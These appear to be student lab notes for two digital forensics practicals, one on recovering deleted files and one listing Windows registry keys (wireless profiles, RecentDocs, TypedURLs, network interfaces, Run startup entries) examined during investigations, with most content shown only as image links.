
**Practical 8:-** Recovering and inspecting deleted files.


**Code & Output :-**






















































**Practical 9 :-** Access relevant information from Windows registry for investigation process using registry view.

**Code & Output :-**


**Accessing the registry.**

Go to start menu and search **“regedit”.**




**Wireless evidence in the registry.**

HKEY\_LOCAL\_MACHIME/SOFTWARE/Microsoft/Windows NT/CurrentVersion/NetworkList/Profiles




**RecentDocs key**

HKEY\_CURRENT\_USER/Software/Microsoft/Windows/CurrentVersion/Explorer/RecentDocs/.docx




**TypedURLs key**

HKEY\_CURRENT\_USER/Software/Microsoft/Internet Explorer/TypedURLs




**IP Address**

HKEY\_LOCAL\_MACHINE/SYSTEM/CurrentControlSet/services/Tcpip/Parameters /Interfaces




**Startup location in the registry**

HKEY\_LOCAL\_MACHINE/SOFTWARE/MICROSOFT/WINDOWS/CurrentVersion/Run



